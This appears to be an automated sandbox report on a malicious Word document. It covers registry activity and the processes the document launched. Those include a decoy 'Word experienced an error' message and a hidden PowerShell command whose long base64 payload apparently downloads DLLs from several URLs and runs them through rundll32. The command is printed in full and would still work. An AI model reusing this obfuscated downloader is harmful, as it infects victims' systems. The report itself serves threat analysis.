HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378287663	1378287664	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4E9D	F4E9D	binary	04 00 00 00 B4 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 10 48 1A 18 3E E5 D6 01 9D 4E 0F 00 9D 4E 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 B4 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9D 4E 0F 00 9D 4E 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2492 Parent PID: 1220

General

Start time:	13:42:36
Start date:	07/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & POwersheLL -w hidden -ENCOD IAAkAEUAMwBTAHkAIAAgAD0AI ABbAFQAWQBQAEUAXQAoACIAewA0AH0AewAzAH0AewAwAH0AewAxAH0AewA1A H0AewAyAH0AIgAtAGYAJwBNAC4ASQBvAC4ARAAnACwAJwBpAFIAZQAnACwAJ wBUAE8AUgBZACcALAAnAFMAdABlACcALAAnAHMAeQAnACwAJwBDACcAKQAgA DsAIAAgAFMAZQBUAC0ASQBUAEUATQAgAFYAQQBSAEkAYQBiAEwARQA6AGkAN wBSAHAAVgB6ACAAIAAoAFsAVABZAFAARQBdACgAIgB7ADEAfQB7ADQAfQB7A DIAfQB7ADAAfQB7ADYAfQB7ADMAfQB7ADcAfQB7ADUAfQAiAC0AZgAgACcAR QBUAC4AUwBlAFIAVgBpACcALAAnAFMAJwAsACcAVABFAG0ALgBOACcALAAnA EkATgBUACcALAAnAHkAUwAnACwAJwBBAG4AQQBnAEUAcgAnACwAJwBDAGUAU ABvACcALAAnAE0AJwApACkAIAAgADsAJABYAHMAZQBqAGoAbwBvAD0AKAAnA E4AJwArACgAJwBhAHYAYwAnACsAJwBsAGcAJwApACsAJwB1ACcAKQA7ACQAU wBsAGYAcgAxAGcAcAA9ACQAUgBwAGIANQA2AHQANAAgACsAIABbAGMAaABhA HIAXQAoADYANAApACAAKwAgACQAVQA5AG4AeQBiAGoAcwA7ACQAVwB3AHUAa ABjAGYAcwA9ACgAKAAnAFUAXwBtACcAKwAnADQAawAnACkAKwAnAHAAcQAnA CkAOwAgACAAKABnAEUAVAAtAHYAQQBSAEkAYQBCAGwAZQAgACAAZQAzAHMAW QAgAC0AdgBBAGwAVQBlAE8AbgAgACkAOgA6ACIAQwBSAGUAYQBUAEUARABpA HIAZQBgAGMAYABUAG8AUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAW QAnACsAJwBiACcAKwAnAHMAUgAnACsAKAAnAGcAMAA2ADQAJwArACcANgByA FkAYgBzACcAKwAnAFEAJwArACcAOQAnACkAKwAoACcAMAB4AG0AJwArACcAc gBxACcAKwAnAFkAYgAnACkAKwAnAHMAJwApACAAIAAtAFIARQBQAGwAYQBDA GUAIAAoACcAWQAnACsAJwBiAHMAJwApACwAWwBjAEgAQQByAF0AOQAyACkAK QA7ACQASwAzADAAOQBxAHcAMQA9ACgAKAAnAFIAcQAnACsAJwByAG0AJwApA CsAKAAnAGIAMgAnACsAJwA4ACcAKQApADsAIAAoACAATABzACAAIAB2AGEAc gBpAEEAYgBsAGUAOgBpADcAcgBQAHYAWgAgACkALgB2AGEATABVAGUAOgA6A CIAUwBFAGMAVQByAGkAYABUAFkAcABSAG8AYABUAE8AYwBgAG8AbAAiACAAP QAgACgAKAAnAFQAbABzACcAKwAnADEAJwApACsAJwAyACcAKQA7ACQATgBtA GgAMQB3AG0AZgA9ACgAKAAnAFgAMwBiADYAJwArACcAZwAnACkAKwAnAGEAJ wArACcAbwAnACkAOwAkAE8AagB6AF8AdwBhADcAIAA9ACAAKAAnAE0AJwArA CgAJwA4AGoAawBsACcAKwAnAHYANAAnACkAKQA7ACQAWABnAHQAdwB6AGcAa AA9ACgAKAAnAEMAYwAnACsAJwBrADAAaAAnACkAKwAnADEANgAnACkAOwAkA FEAcQBhAHkAdQA2AGgAPQAoACcAQgAnACsAKAAnAGUANgAnACsAJwBmACcAK QArACgAJwByACcAKwAnAHcAMAAnACkAKQA7ACQASgBkAGcAegBhADUAbwA9A CQASABPAE0ARQArACgAKAAnAHsAMAAnACsAJwB9AFIAZwAwADYANAA2AHIAJ wArACcAewAnACsAJwAwAH0AUQA5ADAAJwArACcAeABtAHIAcQB7ACcAKwAnA DAAfQAnACkAIAAtAEYAIAAgAFsAQwBoAEEAUgBdADkAMgApACsAJABPAGoAe gBfAHcAYQA3ACsAKAAoACcALgAnACsAJwBkAGwAJwApACsAJwBsACcAKQA7A CQATgAwADUAcQA1AHQANQA9ACgAJwBPACcAKwAoACcAXwAnACsAJwAzACcAK wAnAGUAMgBwAGYAJwApACkAOwAkAEcAawBoAG0AMQB0AGcAPQBuAGUAVwAtA E8AYgBgAGoAYABFAEMAVAAgAE4AZQBUAC4AVwBFAEIAQwBsAGkAZQBOAHQAO wAkAEoAawBkAHkAcwAwAG8APQAoACgAKAAoACcAaAB0ACcAKwAnAHQAJwArA CcAcAA6AEoAJwArACcAKQAoADMAcwAyACkAJwApACkAKwAoACcAKAAnACsAJ wBKACkAKAAzAHMAMgAnACsAJwApACcAKQArACgAKAAnACgAegBoACcAKwAnA G8AJwApACkAKwAoACcAbgBnAHMAJwArACcAaAAnACsAJwBpAHgAaQBuAGcAY wAnACsAJwBoAHUAYQAnACkAKwAoACcAbgAnACsAJwBnAC4AJwApACsAJwBjA CcAKwAnAG8AbQAnACsAKAAoACcASgApACgAMwBzADIAJwArACcAKQAnACkAK QArACcAKAAnACsAJwB3AHAAJwArACgAJwAtACcAKwAnAGEAZABtAGkAbgBKA CcAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnADMAcwAnACsAJwAyACkAJ wApACkAKwAoACgAJwAoAE8AVABtAEoAJwArACcAKQAoACcAKwAnADMAcwAnA CsAJwAyACkAKABAACcAKQApACsAKAAnAGgAdAAnACsAJwB0ACcAKQArACgAJ

	wBwACcAKwAnADoASgAnACkAKwAoACgAJwApACcAKwAnACgAMwBzADIAJwApA CkAKwAoACgAJwApACgAJwArACcASgAnACkAKQArACgAKAAnACkAKAAnACsAJ wAzAHMAJwApACkAKwAnADIAJwArACgAKAAnACkAKAAnACkAKQArACcAdwAnA CsAJwB3ACcAKwAnAHcAJwArACgAJwAuAGcAcgBlACcAKwAnAGEAJwApACsAJ wB1ACcAKwAoACcAZABzACcAKwAnAHQAdQAnACkAKwAoACcAZAAnACsAJwBpA G8AJwApACsAKAAoACcALgBjACcAKwAnAG8AbQBKACkAJwArACcAKAAzAHMAJ wApACkAKwAnADIAJwArACgAKAAnACkAKABkACcAKwAnAG8AJwArACcAYwBzA CcAKQApACsAKAAoACcASgAnACsAJwApACcAKwAnACgAMwBzADIAKQAnACkAK QArACgAKAAnACgARgBHAG4ASgAnACsAJwApACcAKwAnACgAJwArACcAMwAnA CsAJwBzADIAKQAoAEAAaAB0AHQAcAA6AEoAKQAoACcAKQApACsAJwAzACcAK wAnAHMAJwArACgAKAAnADIAKQAoACcAKwAnAEoAKQAnACsAJwAoADMAcwAnA CkAKQArACgAKAAnADIAKQAoAGsAJwArACcAbwAnACkAKQArACcAcgAnACsAK AAnAGUAYQAnACsAJwBuAGsAJwArACcAaQBkACcAKQArACgAJwBzACcAKwAnA GUAZAAnACkAKwAoACcAdQAuAGMAJwArACcAbwBtACcAKQArACgAKAAnAEoAK QAoACcAKwAnADMAJwApACkAKwAnAHMAMgAnACsAKAAoACcAKQAoACcAKwAnA HcAcAAtAGMAbwAnACsAJwBuACcAKQApACsAKAAnAHQAZQBuACcAKwAnAHQAJ wApACsAKAAoACcASgApACcAKQApACsAKAAoACcAKAAzACcAKwAnAHMAMgApA CgAJwApACkAKwAoACcAMgBjACcAKwAnAFEAJwApACsAKAAoACcAVABoAEoAJ wArACcAKQAnACkAKQArACgAKAAnACgAMwAnACsAJwBzACcAKQApACsAKAAoA CcAMgApACcAKwAnACgAQABoAHQAJwArACcAdAAnACsAJwBwADoASgApACgAJ wArACcAMwBzADIAKQAoAEoAJwArACcAKQAnACsAJwAoACcAKQApACsAKAAnA DMAcwAnACsAJwAyACcAKQArACcAKQAnACsAJwAoACcAKwAoACcAZQB4AHAAJ wArACcAZQBkAGkAJwApACsAJwB0AGkAJwArACcAbwAnACsAKAAnAG4AcQAnA CsAJwB1AGUAJwApACsAJwBzAHQAJwArACcALgBjACcAKwAnAG8AJwArACcAb QBKACcAKwAoACgAJwApACgAJwApACkAKwAoACgAJwAzAHMAJwArACcAMgAnA CsAJwApACgAWABKACkAKAAnACkAKQArACgAKAAnADMAcwAnACsAJwAyACkAJ wApACkAKwAoACgAJwAoACcAKwAnAEAAaAB0AHQAcAAnACsAJwBzADoASgAnA CkAKQArACcAKQAnACsAJwAoACcAKwAoACgAJwAzAHMAJwArACcAMgApACcAK wAnACgASgAnACsAJwApACgAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApA CgAJwApACkAKwAoACcAcwB1ACcAKwAnAHIAJwApACsAJwBpACcAKwAoACcAY QBnAHIAJwArACcAbwAnACkAKwAoACcAZgAnACsAJwByAGUAcwAnACsAJwBoA C4AJwApACsAKAAnAGMAbwAnACsAJwBtACcAKQArACgAKAAnAEoAKQAoADMAc wAnACsAJwAyACcAKQApACsAKAAoACcAKQAoAHMAZQAnACsAJwByAGUAJwApA CkAKwAoACgAJwB2AGUAcgBzAEoAKQAnACsAJwAoADMAcwAnACkAKQArACgAK AAnADIAKQAoACcAKwAnAE0AJwApACkAKwAnAFYARAAnACsAJwBqACcAKwAoA CgAJwBJAEoAKQAoADMAcwAyACcAKwAnACkAKAAnACsAJwBAACcAKQApACsAK AAoACcAaAB0AHQAJwArACcAcAA6ACcAKwAnAEoAKQAoADMAJwApACkAKwAnA HMAMgAnACsAKAAoACcAKQAnACsAJwAoAEoAKQAnACsAJwAoADMAcwAnACkAK QArACgAKAAnADIAKQAoAGcAJwArACcAZQAnACsAJwBvAGYAJwApACkAKwAoA CcAZgAnACsAJwBvAGcAJwApACsAJwBsAGUAJwArACgAJwBtAHUAcwAnACsAJ wBpAGMAJwArACcALgAnACkAKwAoACgAJwBjAG8AbQBKACkAJwArACcAKAAzA CcAKwAnAHMAMgApACcAKwAnACgAJwArACcAdwBwAC0AYQAnACsAJwBkACcAK QApACsAKAAoACcAbQBpACcAKwAnAG4AJwArACcASgApACgAJwApACkAKwAoA CgAJwAzAHMAMgApACgAeAAnACsAJwBKACkAKAAzACcAKwAnAHMAMgApACcAK wAnACgAJwApACkAKwAnAEAAJwArACgAJwBoACcAKwAnAHQAdABwACcAKQArA CgAKAAnAHMAOgBKACkAKAAnACsAJwAzACcAKwAnAHMAMgAnACkAKQArACgAK AAnACkAJwArACcAKABKACcAKQApACsAKAAoACcAKQAoACcAKQApACsAKAAoA CcAMwBzACcAKwAnADIAKQAoACcAKQApACsAKAAnAGQAJwArACcAYQBnACcAK QArACgAJwByACcAKwAnAGEAbgBpACcAKQArACcAdAAnACsAKAAnAGUAZwBpA GEAcgBlACcAKwAnAC4AYwBvACcAKwAnAG0ASgAnACkAKwAnACkAJwArACgAJ wAoADMAcwAyACcAKwAnACkAJwApACsAJwAoACcAKwAoACcAdwAnACsAJwBwA C0AJwApACsAKAAnAGEAJwArACcAZABtAGkAbgAnACkAKwAoACgAJwBKACcAK wAnACkAKAAnACkAKQArACcAMwAnACsAJwBzACcAKwAnADIAJwArACgAKAAnA CkAJwArACcAKABqAEMASABKACcAKwAnACkAKAAzACcAKQApACsAJwBzACcAK wAoACgAJwAyACcAKwAnACkAKAAnACkAKQApACkALgAiAFIAZQBQAGwAYQBgA EMAZQAiACgAKAAoACgAKAAnAEoAKQAoADMAJwArACcAcwAnACkAKQArACgAK AAnADIAJwArACcAKQAoACcAKQApACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoA CcALwAnACkALAAoACcAaAB3ACcAKwAnAGUAJwApACkAWwAwAF0AKQAuACIAU wBgAFAAbABpAFQAIgAoACQAQgBpAHkANwB2AGYAegAgACsAIAAkAFMAbABmA HIAMQBnAHAAIAArACAAJABaADcAdgB1AGwAYwB2ACkAOwAkAEQAbQBxAGkAO ABwAGkAPQAoACcAUAAnACsAKAAnAGoAZAB1ACcAKwAnAGQAYwA5ACcAKQApA DsAZgBvAHIAZQBhAGMAaAAgACgAJABaAHAANQBrAG4AcgB5ACAAaQBuACAAJ ABKAGsAZAB5AHMAMABvACAAfAAgAFMAYABPAFIAdAAtAGAAbwBCAEoAYABFA GAAQwB0ACAAewBnAGAARQBUAC0AcgBgAEEAbgBgAEQATwBtAH0AKQB7AHQAc gB5AHsAJABHAGsAaABtADEAdABnAC4AIgBEAE8AdwBuAGwAbwBgAEEAYABEA GYASQBMAEUAIgAoACQAWgBwADUAawBuAHIAeQAsACAAJABKAGQAZwB6AGEAN QBvACkAOwAkAFoAZABjAGoAMABjAG4APQAoACcASAAnACsAKAAnADMAJwArA CcAcQAwADkAawAnACkAKwAnAHEAJwApADsASQBmACAAKAAoACYAKAAnAEcAZ QB0AC0ASQB0ACcAKwAnAGUAJwArACcAbQAnACkAIAAkAEoAZABnAHoAYQA1A G8AKQAuACIATABgAGUAbgBnAGAAVABIACIAIAAtAGcAZQAgADMAOQA4ADgAN wApACAAewAmACgAJwByACcAKwAnAHUAbgAnACsAJwBkAGwAbAAzADIAJwApA CAAJABKAGQAZwB6AGEANQBvACwAJwAjADEAJwAuACIAVABPAHMAYABUAGAAU gBpAG4ARwAiACgAKQA7ACQASABhAG8AMAA4ADYAeQA9ACgAJwBPAGsAJwArA CcAbQBiACcAKwAoACcAZQAwACcAKwAnADgAJwApACkAOwBiAHIAZQBhAGsAO wAkAFkAdgBpAF8AbQB0AGIAPQAoACgAJwBCADAAJwArACcAZgAwACcAKQArA CcAawBnACcAKwAnAG0AJwApAH0AfQBjAGEAdABjAGgAewB9AH0AJABQAGYAN ABjAHQAeQBjAD0AKAAoACcASwAnACsAJwBqAG8AJwApACsAJwA0ACcAKwAoA CcAYgBtACcAKwAnAGcAJwApACkA
Imagebase:	0x4a860000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2408 Parent PID: 2492

General

Start time:	13:42:36
Start date:	07/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xffbd0000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2312 Parent PID: 2492

General

Start time:	13:42:37
Start date:	07/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	POwersheLL -w hidden -ENCOD IAAkAEUAMwBTAHkAIAAgAD0AI ABbAFQAWQBQAEUAXQAoACIAewA0AH0AewAzAH0AewAwAH0AewAxAH0AewA1A H0AewAyAH0AIgAtAGYAJwBNAC4ASQBvAC4ARAAnACwAJwBpAFIAZQAnACwAJ wBUAE8AUgBZACcALAAnAFMAdABlACcALAAnAHMAeQAnACwAJwBDACcAKQAgA DsAIAAgAFMAZQBUAC0ASQBUAEUATQAgAFYAQQBSAEkAYQBiAEwARQA6AGkAN wBSAHAAVgB6ACAAIAAoAFsAVABZAFAARQBdACgAIgB7ADEAfQB7ADQAfQB7A DIAfQB7ADAAfQB7ADYAfQB7ADMAfQB7ADcAfQB7ADUAfQAiAC0AZgAgACcAR QBUAC4AUwBlAFIAVgBpACcALAAnAFMAJwAsACcAVABFAG0ALgBOACcALAAnA EkATgBUACcALAAnAHkAUwAnACwAJwBBAG4AQQBnAEUAcgAnACwAJwBDAGUAU ABvACcALAAnAE0AJwApACkAIAAgADsAJABYAHMAZQBqAGoAbwBvAD0AKAAnA E4AJwArACgAJwBhAHYAYwAnACsAJwBsAGcAJwApACsAJwB1ACcAKQA7ACQAU wBsAGYAcgAxAGcAcAA9ACQAUgBwAGIANQA2AHQANAAgACsAIABbAGMAaABhA HIAXQAoADYANAApACAAKwAgACQAVQA5AG4AeQBiAGoAcwA7ACQAVwB3AHUAa ABjAGYAcwA9ACgAKAAnAFUAXwBtACcAKwAnADQAawAnACkAKwAnAHAAcQAnA CkAOwAgACAAKABnAEUAVAAtAHYAQQBSAEkAYQBCAGwAZQAgACAAZQAzAHMAW QAgAC0AdgBBAGwAVQBlAE8AbgAgACkAOgA6ACIAQwBSAGUAYQBUAEUARABpA HIAZQBgAGMAYABUAG8AUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAW QAnACsAJwBiACcAKwAnAHMAUgAnACsAKAAnAGcAMAA2ADQAJwArACcANgByA FkAYgBzACcAKwAnAFEAJwArACcAOQAnACkAKwAoACcAMAB4AG0AJwArACcAc gBxACcAKwAnAFkAYgAnACkAKwAnAHMAJwApACAAIAAtAFIARQBQAGwAYQBDA GUAIAAoACcAWQAnACsAJwBiAHMAJwApACwAWwBjAEgAQQByAF0AOQAyACkAK QA7ACQASwAzADAAOQBxAHcAMQA9ACgAKAAnAFIAcQAnACsAJwByAG0AJwApA CsAKAAnAGIAMgAnACsAJwA4ACcAKQApADsAIAAoACAATABzACAAIAB2AGEAc gBpAEEAYgBsAGUAOgBpADcAcgBQAHYAWgAgACkALgB2AGEATABVAGUAOgA6A CIAUwBFAGMAVQByAGkAYABUAFkAcABSAG8AYABUAE8AYwBgAG8AbAAiACAAP QAgACgAKAAnAFQAbABzACcAKwAnADEAJwApACsAJwAyACcAKQA7ACQATgBtA GgAMQB3AG0AZgA9ACgAKAAnAFgAMwBiADYAJwArACcAZwAnACkAKwAnAGEAJ wArACcAbwAnACkAOwAkAE8AagB6AF8AdwBhADcAIAA9ACAAKAAnAE0AJwArA CgAJwA4AGoAawBsACcAKwAnAHYANAAnACkAKQA7ACQAWABnAHQAdwB6AGcAa AA9ACgAKAAnAEMAYwAnACsAJwBrADAAaAAnACkAKwAnADEANgAnACkAOwAkA FEAcQBhAHkAdQA2AGgAPQAoACcAQgAnACsAKAAnAGUANgAnACsAJwBmACcAK QArACgAJwByACcAKwAnAHcAMAAnACkAKQA7ACQASgBkAGcAegBhADUAbwA9A CQASABPAE0ARQArACgAKAAnAHsAMAAnACsAJwB9AFIAZwAwADYANAA2AHIAJ 